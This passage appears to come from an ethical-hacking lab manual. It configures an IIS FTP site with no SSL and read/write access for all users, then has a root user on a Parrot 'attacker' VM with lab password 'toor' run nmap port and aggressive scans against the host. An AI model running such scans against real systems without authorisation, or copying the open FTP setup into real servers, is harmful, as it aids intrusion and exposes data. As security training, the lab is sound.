


The screenshot shows the 'Add FTP Site' window with the 'Binding and SSL Settings' tab selected. In the 'Binding' section, the 'IP Address' dropdown is set to '10.10.1.19' and the 'Port' is '21'. The 'Enable Virtual Host Names' checkbox is unchecked. In the 'SSL' section, the 'No SSL' radio button is selected. The 'Start FTP site automatically' checkbox is checked. At the bottom, there are buttons for 'Previous', 'Next', 'Finish', and 'Cancel'.


10. The **Authentication and Authorization Information** wizard appears. In the **Allow access to** section, select **All users** from the drop-down list. In the **Permissions** section, select both the **Read** and **Write** options and click **Finish**.



11. The **Internet Information Services (IIS) Manager** window appears with a newly added FTP site (**CEH.com**) in the left pane. Click the **Site** node in the left pane and note that the **Status** is **Started (ftp)**, as shown in the screenshot.



12. Close all windows.
13. Switch to the **Parrot Security** virtual machine.
14. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
15. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
18. Now, type **cd** and press **Enter** to jump to the root directory.
19. In the **Parrot Terminal** window, type **nmap -p 21 [Target IP Address]** (in this case, **10.10.1.19**) and press **Enter**.
20. The scan result appears, indicating that port 21 is open and the FTP service is running on it, as shown in the screenshot.



```
nmap -p 21 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# nmap -p 21 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-28 06:35 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00049s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 02:15:5D:05:6B:63 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
[root@parrot]-[~]
#
```

21. In the terminal window, type **nmap -T4 -A [Target IP Address]** (here, the target IP address is **10.10.1.19**) and press **Enter**.
Note: In this command, **-T4**: specifies the timing template (the number can be 0-5) and **-A**: specifies aggressive scan. The aggressive scan option supports OS detection (-O), version scanning (-sV), script scanning (-sC), and traceroute (--traceroute).

